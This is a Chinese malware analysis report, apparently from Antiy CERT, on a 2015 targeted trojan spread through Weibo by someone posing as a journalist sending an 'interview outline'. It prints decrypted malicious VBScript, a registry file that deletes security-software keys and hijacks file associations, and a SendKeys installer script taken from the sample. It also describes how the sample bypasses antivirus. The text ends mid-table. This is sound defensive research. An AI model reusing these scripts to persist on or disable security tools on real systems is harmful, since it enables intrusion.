



## 一例以“采访”为社工手段的定向木马攻击分析

安天 安全研究与应急处理中心



首次发布时间：2015 年 12 月 3 日 10 时 21 分

本版本更新时间：2015 年 12 月 5 日 5 时 21 分

# 目 录

---

|                          |                                  |    |
|--------------------------|----------------------------------|----|
| 1                        | 概述.....                          | 1  |
| 2                        | “采访”事件 .....                     | 1  |
| 3                        | 文件信息 .....                       | 4  |
| 4                        | 样本分析 .....                       | 6  |
| 5                        | 衍生文件分析 .....                     | 9  |
| 5.1                      | INST.INI 解压文件的程序调用关系及功能描述: ..... | 9  |
| 5.2                      | LINKS.INI 解压文件及基本功能描述: .....     | 11 |
| 5.3                      | 后门程序分析 .....                     | 12 |
| 6                        | 总结.....                          | 14 |
| 附录一：本次事件中恶意样本的 MD5 ..... |                                  | 14 |
| 附录二：关于安天.....            |                                  | 15 |

## 1 概述

2015 年 12 月 2 日夜間，安天監控預警體系感知到如下信息線索：某知名作家在新浪微博發布消息，曝光有人以發送“採訪提綱”為借口，利用微博私信功能，發送惡意代碼鏈接。

安天安全研究與應急處理中心（安天 CERT）根據微博截圖指向的鏈接，下載該樣本並連夜展開分析。隨着分析的深入，我們梳理了整個事件的过程，及相關的惡意代碼机理。

## 2 “採訪”事件

引起我們關注的微博如圖所示，該微博發布於 12 月 1 日 23 時 24 分。作家收到自稱“南周馮翔”的記者發來的“採訪提綱”，這位記者因“不知道聯系方式”，而將“採訪提綱”存放網盤。可是，網盤上的文件引起了反病毒軟件的報警。

真沒想做廣告，無論針對誰。



12月1日 23:24 來自 微博 weibo.com

图 1 微博私信所发文件引起反病毒软件报警

首先，我們根據微博截圖中的短網址找到真實的文件鏈接，由圖可知，文件鏈接指向百度網盤。

```
$ curl t.cn/RUeoCCR
<HTML>
<HEAD>
<TITLE>Moved Temporarily</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000">
<H1>Moved Temporarily</H1>
The document has moved <A HREF="http://pan.baidu.com/s/1[redacted]">here</A>
</BODY>
</HTML>
```

图 2 报警文件的下载地址为百度网盘

百度网盘所有者为“南周冯翔”，分享创建时间为 2015 年 11 月 30 日 17 时 4 分，见下图。



图 3 “南周冯翔”的百度网盘分享

同时，我们注意到另一位微博名人也向“南周冯翔”提出质疑，该评论发表于 11 月 30 日




图 4 微博名人向“南周冯翔”提出质疑

对此，我们通过新浪微博搜索了这位“南周冯翔”的信息，发现其粉丝数只有三百多，而另一位“冯翔”却拥有过万的粉丝数，他们的“头像”等信息极为相似。不过，由于新浪微博的昵称是可以随意修改的，尚无法判定通过私信发送恶意代码的人是否为“南周冯翔”。我们将事件中涉及的人物关系梳理如下：




图 5 人物关系

无论是原始微博截图中的头像、微博两条搜索结果显示的头像，还是百度网盘的头像，相似度都非常高，让人真假难辨。我们梳理一下整个事件过程：




图 6 攻击流程示意图

虽然攻击者使用了社会工程学的方法，仿冒记者信息进行欺骗，但至今，并没有微博知名人士“中招”。下面，我们开始对样本本身进行分析。

### 3 文件信息

|        |                                  |
|--------|----------------------------------|
| 包裹文件名称 | 南方周末采访提纲.rar                     |
| MD5    | F2928482E9F7443EDED6B366AAD554F9 |
| 文件大小   | 1.16 MB (1,217,174 字节)           |
| 文件格式   | RAR archive data, v1d, os: Win32 |

包裹文件内部，只有一个与包裹文件同名的 EXE 文件，文件信息如下：

|       |                                           |
|-------|-------------------------------------------|
| 原始文件名 | 南方周末采访提纲.exe                              |
| MD5   | EA878E08F10057B2477090C8017AF587          |
| 处理器架构 | X86-32                                    |
| 文件大小  | 5,238 KB (5,364,268 字节)                   |
| 文件格式  | BinExecute/Microsoft.EXE[:X86]            |
| 文件时间  | 2015-11-30 16:51:21 （文件时间取自包裹内）           |
| 时间戳   | 53973C2B->2014-06-11 01:11:07 （文件时间戳可被伪造） |
| 数字签名  | YES（伪造微软签名，数字签名无效）                        |
| 开发工具: | n/a                                       |
| 加壳工具: | n/a                                       |

EXE 的文件图标如下图所示，程序图标很像 Word 文档。




图 7 南方周末采访提纲程序图标

文件具有数字签名，而且是微软的数字签名，但该签名不能通过在线验证，怀疑其采用了一种静态仿冒数字签名的手段。




图 8 南方周末采访提纲.exe 仿冒微软数字签名

而衍生文件 VSTquanjuhe.com 具有仿冒的 sogou 数字签名：




图 9 VSTquanjuhe.com 仿冒的 sogou 数字签名

衍生文件 ing.exe 具有仿冒的 NVIDIA 数字签名：




图 10 ing.exe 仿冒的 NVIDIA 数字签名

## 4 样本分析

该程序在运行后，会在 C 盘根目录建立名为“\$NtUninstallKB1601A\$”的文件夹，其中包括 BinBackup 和 tools 两个子文件夹。整体目录结构如下图所示。



图 11 恶意程序释放文件夹整体目录结构

该目录结构中各具体文件名称及大小见下表。

| 所在目录  | 文件名称         | 文件大小                |
|-------|--------------|---------------------|
| .\    | bmd.vbe      | 10.4 KB (10,698 字节) |
| .\    | gsxt.bat     | 1.26 KB (1,299 字节)  |
| ABAZ\ | 1.exe        | 69.5 KB (71,168 字节) |
| ABAZ\ | sl2.db       | 70 字节 (70 字节)       |
| ABAZ\ | speedmem2.hg | 21.0 KB (21,504 字节) |



|                   |                 |                         |
|-------------------|-----------------|-------------------------|
| ABAZ\             | XueTr.dll       | 261 KB (267,776 字节)     |
| ABAZ\             | XueTrSDK.sys    | 362 KB (370,688 字节)     |
| BinBackup\MYTEMP\ | 8.3f            | 169 字节 (169 字节)         |
| BinBackup\        | abc.os          | 3.00 KB (3,072 字节)      |
| BinBackup\        | abc1601.dat     | 341 KB (350,190 字节)     |
| BinBackup\        | inst.ini        | 293 KB (300,990 字节)     |
| BinBackup\        | lang1.lnk       | 3 KB (3,172 字节)         |
| BinBackup\        | lang2.lnk       | 3 KB (3,338 字节)         |
| BinBackup\        | links.ini       | 404 KB (413,742 字节)     |
| BinBackup\        | mew.1r          | 42.6 KB (43,646 字节)     |
| BinBackup\        | mtfile.tpi      | 86.3 KB (88,462 字节)     |
| BinBackup\        | os.bat          | 242 字节 (242 字节)         |
| BinBackup\        | super.inf       | 7.01 KB (7,180 字节)      |
| BinBackup\        | test1.pfx       | 107 KB (110,030 字节)     |
| BinBackup\        | test2.pfx       | 95.1 KB (97,484 字节)     |
| BinBackup\        | ua.lnk          | 1 KB (1,046 字节)         |
| BinBackup\        | ub.lnk          | 1 KB (668 字节)           |
| BinBackup\        | Win1.bat        | 1.53 KB (1,570 字节)      |
| BinBackup\        | Win2.bat        | 764 字节 (764 字节)         |
| Tools\            | cmd.exe         | 336 KB (344,576 字节)     |
| Tools\            | ing.exe         | 192 KB (197,320 字节)     |
| Tools\            | ua.exe          | 483 KB (495,568 字节)     |
| Tools\            | VSTquanjuhe.com | 51.5 MB (54,035,320 字节) |

样本执行流程图如下：




图 12 样本执行流程图

该样本是一个自解压程序，它使用了十多个加密脚本执行不同的恶意功能，运行后解压文件并运行解压后的程序 VSTquanjuhe.com，使用验证是否存在文件

"C:\\$NtUninstallKB1601A\$\BinBackup\Images\FreeImage.dll"的方法来校验程序是否首次运行，VSTquanjuhe.com 使用极为复杂的解压密码解压文件 links.ini（实为包裹文件），并使用验证是否存在文件夹"C:\Windows\SysWOW64"的方法来校验系统版本是否为 64 位操作系统，32 位操作系统和 64 位操作系统调用不同的加密脚本执行。32 位操作系统中（除 Windows 8）通过脚本实现添加注册表启动项的操作，并重新启动操作系统，之后再次利用复杂的密码对多个文件进行解压，运行解压后的可执行文件 shutdown.exe，shutdown.exe 程序将释放一个名为 FreeImage.dll 的加密的 RAR 文件，通过再次重新启动系统，使用解密脚本及手工杀毒辅助工具“XueTr”覆盖 360 安全软件的白名单文件，并删除反病毒软件 Windows Defender 文件，运行解压的文件 ing.exe（捆绑文件，释放 VBS 脚本），利用 ing.exe 释放的脚本解压 RAR 文件 FreeImage.dll 后得到后门程序 FreImage.exe 并运行，程序还可以利用文件替换的方法添加规则绕过腾讯电脑管家检测。64 位操作系统及 Windows 8 系统的流程分支功能与 32 位操作系统的分支功能相差不多，主要的区别是重启系统是一次而非两次，不覆盖 360 安全软件的白名单文件。它们最终的目的都是运行两个后门程序。

## 5 衍生文件分析

| 文件路径名称            | 主要功能                                        |
|-------------------|---------------------------------------------|
| ABAZ\1.exe        | XueTr 命令行版本，供 BAT 及 VBS 脚本调用，实现强制复制、删除文件功能。 |
| ABAZ\XueTr.dll    | XueTr 依赖动态链接库文件。                            |
| ABAZ\XueTrSDK.sys | XueTr 依赖驱动文件。                               |
| Tools\ua.exe      | RAR 命令行工具，供 BAT 及 VBS 脚本调用，实现文件解压缩。         |

这四个衍生的文件是较为常见的工具类程序。

### 5.1 Init.ini 解压文件的程序调用关系及功能描述：

Init.ini 文件虽然使用 ini 作为扩展名，但实际上是 RAR 包裹文件。




图 13 inst.ini 解压文件的功能描述

bmd.vbe 是一个加密的脚本文件，其中包含多层加密，层层解密后最终的代码如下：

```
On Error Resume Next
DIM objShell
set wshshell=wscript.createObject("wscript.shell")
set fso=wscript.createObject("scripting.filesystemobject")
set objShell=wscript.createObject("wscript.shell")
wshshell.run "regedit.exe /s C:\$NtUninstallKB1601A$\BinBackup\ub.lnk"
iReturn=objShell.Run("cmd.exe /C C:\$NtUninstallKB1601A$\gsxt.bat", 0, TRUE)
fso.deletefile "C:\Windows\2016mt.1r"
fso.deletefile wscript.scriptfullname
```

图 14 bmd.vbe 解密后的明文代码

它的主要功能是添加注册表启动项：“C:\\$NtUninstallKB1601A\$\BinBackup\ub.lnk”，随后调用 gsxt.bat 来替换安全软件的白名单文件，达到绕过安全软件的查杀的目的。




图 15 替换安全软件白名单

因此可以发现 inst.ini 包裹中文件的功能就是添加 ub.lnk 启动项，并尝试绕过安全软件查杀。

## 5.2 links.ini 解压文件及基本功能描述：

links.ini 文件虽然使用 ini 作为扩展名，但实际上是 RAR 包裹文件。



图 16 links.ini 解压文件的功能描述

文件 ua.lnk 删除开始菜单与腾讯安全管家的注册表项，并修改.1r 与.3f 两种后缀的文件关联，使这两种后缀的文件能按 vbe 和 inf 文件的形式打开。

```
Windows Registry Editor Version 5.00

[-HKEY_CLASSES_ROOT\*\shell\ContextMenuHandlers\{a2a9545d-a0c2-42b4-9708-a0b2badd77c8}]

[HKEY_CLASSES_ROOT\*.1r]
@="VBEFile"

[HKEY_CLASSES_ROOT\*.3f]
@="infile"

[-HKEY_LOCAL_MACHINE\SOFTWARE\Tencent\QQPCMgr]

[-HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Tencent\QQPCMgr]
```

图 17 ua.lnk 代码

解压文件中的 vbe 脚本采用 JScript Encode 编码算法进行加密，比如 mew.1r 脚本的代码片断如下：

```

#Q~^ZaoAAA==a{J{z 2&Zysyo ~&+ w o+R& yo w b2++sysyAf +0ysf y{ 0&+w s+)2 +syoybfy
F ,2 yo ; o&y )+A& y) F& y$+s2 yb+bf+yb+G2+ z Mfy b+M2 +by)2 +~ 0& yAy$&y ) z&+z
G2+ z G2++Ayb2 +b+)2 +Ay1&y $+~& +)ybf y$ybfy z G2 y) z&+ ~ ofy Ay/&y by)f yAyff
+$yff y) z&+~ ff+yA+A2+yb+z&y AyZ2+ ~ /&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~ 1fy
b+)2 +Ay/2 +~ R& yby)&y $ ;&+~ Z2+ z b2++Ayf2 +b+{2 +by)&y $+G& +)yvf y)ybfy ~ Z
y$ ;&+ z )fy Ay9&y Ay/F ybybf +$yff y$ ~&+z bf+yA+Z2+yA+;&y byb2+ ~ /&y $+0& y)
z& y$+Z2 yA+,f+yb+b2+ ~ 9fy A+32 +by)2 +~ ;& yAy/&y ) z&+~ Z2+ ~ ,2++byb2 +A+/2
+A+1&u \+>R& +&uFF u&u2Fu z b2 u& -R&+ ~ /Fu hu\&u Au/F uAu F +\uhf u& -R&+~

```

图 18 加密的 mew.1r 代码

脚本采用了多次加密，反复解密后的明文代码片断如下所示。该脚本用于打开 MYTEMP 文件夹并调用 SendKeys 函数模拟键盘操作，实现选中配置文件 8.3f（实为 inf 格式）并执行安装注册表操作：

```

ws.run "C:\$NtUninstallKB1601A$\BinBackup\MYTEMP'
WScript.Sleep 500
WshShell.SendKeys "8"
WScript.Sleep 2000
WshShell.SendKeys "+({F10}) "
WScript.Sleep 2000
WshShell.SendKeys "i"
WScript.Sleep 500

```

图 19 解密后的 mew.1r 部分代码

## 5.3 后门程序分析

该事件样本的最终目的是在用户系统中安装后门程序，通过上述分析，可以发现有两个后门程序：

| 原始文件名 | FreeImage.exe                    | unninst.exe                      |
|-------|----------------------------------|----------------------------------|
| MD5   | 66FF6F32FF7096206B48D8006854C568 | 2A0C3E7262AD136D9D776A99E18A03CB |
| 处理器架构 | X86-32                           | X86-32                           |
| 文件大小  | 686 KB (702,464 字节)              | 660 KB (676,352 字节)              |
| 文件格式  | BinExecute/Microsoft.EXE[:X86]   | BinExecute/Microsoft.EXE[:X86]   |
| 时间戳   | 4981F684->2009-01-30 02:33:40    | 4981F684->2009-01-30 02:33:40    |
| 数字签名  | 无                                | 无                                |
| 开发工具: | Borland Delphi 6.0 - 7.0         | Borland Delphi 6.0 - 7.0         |
| 加壳工具: | 无                                | 无                                |

这两个后门程序的本地行为完全一致，开启系统进程 svchost.exe，并注入其中。

FreeImage.exe 注入：

|             |                                                                             |         |                           |
|-------------|-----------------------------------------------------------------------------|---------|---------------------------|
| svchost.exe | 964                                                                         | 4,320 K | 2,172 K Generic Host Proc |
| svchost.exe | 1664                                                                        | 4,296 K | 2,156 K Generic Host Proc |
| 类型          | 名称                                                                          |         |                           |
| File        | \Device\HarddiskVolume1\NtUninstallKB1601A\$\BinBackup\Images\FreeImage.exe |         |                           |
| Key         | \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32    |         |                           |

图 20 FreeImage.exe 注入 svchost.exe

unninst.exe 注入:

|             |      |         |                                 |
|-------------|------|---------|---------------------------------|
